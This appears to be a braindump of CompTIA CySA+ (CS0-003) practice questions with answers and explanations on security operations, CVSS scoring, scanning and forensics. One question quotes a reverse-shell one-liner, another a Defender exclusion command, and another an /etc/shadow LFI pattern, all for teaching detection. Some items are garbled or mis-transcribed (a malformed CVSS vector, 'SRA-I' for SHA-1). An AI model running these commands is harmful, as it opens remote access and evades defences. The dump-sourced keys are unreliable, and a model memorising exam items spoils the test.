

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

<https://www.2passeasy.com/dumps/CS0-003/>



NEW QUESTION 1

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

- A. OSSTMM
- B. SIEM
- C. SOAR
- D. QVVASP

Answer: C

Explanation:

SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 2

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

- A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/I: K/A: L
- B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
- C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
- D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: A

Explanation:

This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: <https://nvd.nist.gov/vuln-metrics/cvss>

NEW QUESTION 3

A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

- A. System hardening
- B. Hybrid network architecture
- C. Continuous authorization
- D. Secure access service edge

Answer: A

Explanation:

The correct answer is A. System hardening.

System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system¹.

The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

NEW QUESTION 4

After completing a review of network activity, the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

- A. Irregular peer-to-peer communication
- B. Rogue device on the network
- C. Abnormal OS process behavior
- D. Data exfiltration

Answer: D

Explanation:

Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls¹

The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION 5

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

Answer: DE

Explanation:

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official References: <https://www.first.org/cvss/>

NEW QUESTION 6

A security team identified several rogue Wi-Fi access points during the most recent network scan. The network scans occur once per quarter. Which of the following controls would best allow the organization to identify rogue devices more quickly?

- A. Implement a continuous monitoring policy.
- B. Implement a BYOD policy.
- C. Implement a portable wireless scanning policy.
- D. Change the frequency of network scans to once per month.

Answer: A

Explanation:

The best control to allow the organization to identify rogue devices more quickly is A. Implement a continuous monitoring policy. A continuous monitoring policy is a set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents¹.

NEW QUESTION 7

An analyst is designing a message system for a bank. The analyst wants to include a feature that allows the recipient of a message to prove to a third party that the message came from the sender. Which of the following information security goals is the analyst most likely trying to achieve?

- A. Non-repudiation
- B. Authentication
- C. Authorization
- D. Integrity

Answer: A

Explanation:

Non-repudiation ensures that a message sender cannot deny the authenticity of their sent message. This is crucial in banking communications for legal and security reasons.

The goal of allowing a message recipient to prove the message's origin is non-repudiation. This ensures that the sender cannot deny the authenticity of their message. Non-repudiation is a fundamental aspect of secure messaging systems, especially in banking and financial communications.

NEW QUESTION 8

HOTSPOT

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.


Instructions:

Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan. For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.

The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



<p>False Positive Findings Listing 1</p> <ul style="list-style-type: none"> Critical (10.0) 12209 Security Update for Microsoft Windows (835732) Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873) Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422) Critical (10.0) 58662 Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows (20161146) Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) 	<p>Results Generated</p> <p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p>False Positive Findings Listing 2</p> <ul style="list-style-type: none"> Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035) Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1) Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931) Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242) 	<p>Results Generated</p> <p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p>False Positive Findings Listing 3</p> <ul style="list-style-type: none"> WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves 	<p>Results Generated</p> <p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

<p>False Positive Findings Listing 1</p> <ul style="list-style-type: none"> Critical (10.0) 12209 Security Update for Microsoft Windows (835732) Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873) Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422) Critical (10.0) 58662 Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows (20161146) Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) 	<p>Results Generated</p> <p>Credentialed</p>
<p>False Positive Findings Listing 2</p> <ul style="list-style-type: none"> Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) Critical (9.3) 08955 Ubuntu 5.04 / 5.10 / 6.06 LTS : Buffer overrun in enscript before 1.6.4 (CVE-2008-4306) Critical (10.0) 27942 Ubuntu 5.04 / 5.10 / 6.06 LTS : php5 vulnerabilities (CVE-2016-362-1) Critical (10.0) 27978 Ubuntu 5.10 / 6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931) Critical (10.0) 28017 Ubuntu 5.10 / 6.06 LTS / 6.10 : php5 regression (CVE-2016-4242) 	<p>Results Generated</p> <p>Non-Credentialed</p>
<p>False Positive Findings Listing 3</p> <ul style="list-style-type: none"> WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer: Prompt the User each time a key is first used INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled INFORM (1.5.0) Network access: Let Everyone permissions apply to anonymous users: Disabled INFORM (1.6.5) Network access: Sharing and security model for local accounts: Classic - local users authenticate as themselves 	<p>Results Generated</p> <p>Compliance</p>

NEW QUESTION 9

A security analyst has found a moderate-risk item in an organization's point-of-sale application. The organization is currently in a change freeze window and has decided that the risk is not high enough to correct at this time. Which of the following inhibitors to remediation does this scenario illustrate?

- A. Service-level agreement
- B. Business process interruption
- C. Degrading functionality
- D. Proprietary system

Answer: B

Explanation:

Business process interruption is the inhibitor to remediation that this scenario illustrates. Business process interruption is when the remediation of a vulnerability or an incident requires the disruption or suspension of a critical or essential business process, such as the point-of-sale application. This can cause operational, financial, or reputational losses for the organization, and may outweigh the benefits of the remediation. Therefore, the organization may decide to postpone or avoid the remediation until a more convenient time, such as a change freeze window, which is a period of time when no changes are allowed to the IT environment. Service-level agreement, degrading functionality, and proprietary system are other possible inhibitors to remediation, but they are not relevant to this scenario. Service-level agreement is when the remediation of a vulnerability or an incident violates or affects the contractual obligations or expectations of the service provider or the customer. Degrading functionality is when the remediation of a vulnerability or an incident reduces or impairs the performance or usability of

a system or an application. Proprietary system is when the remediation of a vulnerability or an incident involves a system or an application that is owned or controlled by a third party, and the organization has limited or no access or authority to modify it³. References: Inhibitors to Remediation — SOC Ops Simplified, Remediation Inhibitors - CompTIA CySA+, Information security Vulnerability Management Report (Remediation...

NEW QUESTION 10

A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.

Which of the following techniques should be performed to meet the CISO's goals?

- A. Vulnerability scanning
- B. Adversary emulation
- C. Passive discovery
- D. Bug bounty

Answer: B

Explanation:

The correct answer is B. Adversary emulation.

Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization¹. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network².

The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls. Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

NEW QUESTION 10

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

- A. function w() { info=\$(ping -c 1 \$1 | awk -F "/" 'END{print \$1}') && echo "\$1 | \$info" }
- B. function x() { info=\$(geoipllookup \$1) && echo "\$1 | \$info" }
- C. function y() { info=\$(dig -x \$1 | grep PTR | tail -n 1) && echo "\$1 | \$info" }
- D. function z() { info=\$(traceroute -m 40 \$1 | awk 'END{print \$1}') && echo "\$1 | \$info" }

Answer: B

Explanation:

The function that would help the analyst identify IP addresses from the same country is:

```
function x() { info=$(geoipllookup $1) && echo "$1 | $info" }
```

This function takes an IP address as an argument and uses the geoipllookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

NEW QUESTION 11

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

- A. function w() { a=\$(ping -c 1 \$1 | awk -F "/" 'END{print \$1}') && echo "\$1 | \$a" }
- B. function x() { b=\$(traceroute -m 40 \$1 | awk 'END{print \$1}') && echo "\$1 | \$b" }
- C. function y() { dig \$(dig -x \$1 | grep PTR | tail -n 1 | awk -F "." 'in-addr' '{print \$1}').origin.asn.cymru.com TXT +short }
- D. function z() { c=\$(geoipllookup \$1) && echo "\$1 | \$c" }

Answer: C

Explanation:

The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:

```
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." 'in-addr' '{print $1}').origin.asn.cymru.com TXT +short }
```

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region.

NEW QUESTION 13

A security analyst detects an exploit attempt containing the following command: `sh -i >& /dev/udp/10.1.1.1/4821 0>$I`

Which of the following is being attempted?

- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection

Answer: B

Explanation:

A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of

communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:

```
sh -i >& /dev/udp/10.1.1.1/4821 0>$!
```

This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

NEW QUESTION 15

Which of the following best describes the key elements of a successful information security program?

- A. Business impact analysis, asset and change management, and security communication plan
- B. Security policy implementation, assignment of roles and responsibilities, and information asset classification
- C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies
- D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

Answer: B

Explanation:

A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets.

? Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.

? Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.

? Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

NEW QUESTION 20

A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

- A. Code analysis
- B. Static analysis
- C. Reverse engineering
- D. Fuzzing

Answer: C

Explanation:

Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

NEW QUESTION 23

Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

- A. Identify any improvements or changes in the incident response plan or procedures
- B. Determine if an internal mistake was made and who did it so they do not repeat the error
- C. Present all legal evidence collected and turn it over to law enforcement
- D. Discuss the financial impact of the incident to determine if security controls are well spent

Answer: A

Explanation:

An important aspect that should be included in the lessons-learned step after an incident is to identify any improvements or changes in the incident response plan or procedures. The lessons-learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents.

NEW QUESTION 27

A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:

- . Must use minimal network bandwidth
- . Must use minimal host resources
- . Must provide accurate, near real-time updates
- . Must not have any stored credentials in configuration on the scanner

Which of the following vulnerability scanning methods should be used to best meet these requirements?

- A. Internal
- B. Agent
- C. Active
- D. Uncredentialed

Answer: B

Explanation:

Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require

any stored credentials on the scanner. References: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

NEW QUESTION 29

An employee downloads a freeware program to change the desktop to the classic look of legacy Windows. Shortly after the employee installs the program, a high volume of random DNS queries begin to originate from the system. An investigation on the system reveals the following: Add-MpPreference -ExclusionPath '%Program Files\kysysconfig' Which of the following is possibly occurring?

- A. Persistence
- B. Privilege escalation
- C. Credential harvesting
- D. Defense evasion

Answer: D

Explanation:

Defense evasion is the technique of avoiding detection or prevention by security tools or mechanisms. In this case, the freeware program is likely a malware that generates random DNS queries to communicate with a command and control server or exfiltrate data. The command Add-MpPreference -ExclusionPath '%Program Files\kysysconfig' is used to add an exclusion path to Windows Defender, which is a built-in antivirus software, to prevent it from scanning the malware folder. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 204; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 212. pr

NEW QUESTION 33

During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

- A. Look for potential IoCs in the company.
- B. Inform customers of the vulnerability.
- C. Remove the affected vendor resource from the ACE software.
- D. Develop a compensating control until the issue can be fixed permanently.

Answer: D

Explanation:

A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 36

Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

- A. Log retention
- B. Log rotation
- C. Maximum log size
- D. Threshold value

Answer: D

Explanation:

A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis¹²

NEW QUESTION 40

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

- A. Transfer
- B. Accept
- C. Mitigate
- D. Avoid

Answer: C

Explanation:

Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

NEW QUESTION 45

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

- A. Disable the user's network account and access to web resources
- B. Make a copy of the files as a backup on the server.
- C. Place a legal hold on the device and the user's network share.
- D. Make a forensic image of the device and create a SRA-I hash.

Answer: D

Explanation:

Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official References:

? <https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/>

? <https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/>

NEW QUESTION 48

A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

- A. Nmap
- B. TCPDump
- C. SIEM
- D. EDR

Answer: B

Explanation:

TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half-open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to half-open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established¹². TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets³⁴. References: SYN flood DDoS attack | Cloudflare, What is a SYN flood attack and how to prevent it? | NETSCOUT, TCPDump - A Powerful Tool for Network Analysis and Security, How to Detect a SYN Flood Attack with TCPDump

NEW QUESTION 53

A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

- A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
- B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - Base Score 7.2
- C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
- D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Answer: A

Explanation:

This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.

References: The base scores were calculated using the Common Vulnerability Scoring System Version 3.1 Calculator from FIRST. The explanation was based on the CVSS standards guide from NVD and the CVSS 3.1 Calculator Online from Calculators Hub.

NEW QUESTION 54

Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

- A. Hacktivist threat
- B. Advanced persistent threat
- C. Unintentional insider threat
- D. Nation-state threat

Answer: C

Explanation:

An unintentional insider threat is a type of network security threat that occurs when a legitimate user of the network unknowingly exposes the network to malicious activity, such as opening a phishing email or a malware-infected attachment from an unknown source. This can compromise the network security and allow attackers to access sensitive data or systems. The other options are not related to the threat concept of ensuring that all network users only open attachments from known sources.

References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 1: Threat and Vulnerability Management, page 13. What is Network Security | Threats, Best Practices

| Imperva, Network Security Threats and Attacks, Phishing section. Five Ways to Defend Against Network Security Threats, 2. Use Firewalls section.

NEW QUESTION 59

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

- A. Disk contents
- B. Backup data
- C. Temporary files
- D. Running processes

Answer: D

Explanation:

The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

NEW QUESTION 64

A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

- A. /etc/ shadow
- B. curl localhost
- C. ; printenv
- D. cat /proc/self/

Answer: A

Explanation:

/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server. Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 69

Which of the following best describes the goal of a tabletop exercise?

- A. To test possible incident scenarios and how to react properly
- B. To perform attack exercises to check response effectiveness
- C. To understand existing threat actors and how to replicate their techniques
- D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:

A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

NEW QUESTION 73

An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

- A. Access rights
- B. Network segmentation
- C. Time synchronization
- D. Invalid playbook

Answer: C

Explanation:

Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

NEW QUESTION 77

Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

- A. Containerization

- B. Manual code reviews
- C. Static and dynamic analysis
- D. Formal methods

Answer: D

Explanation:

According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition¹, the best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools¹.

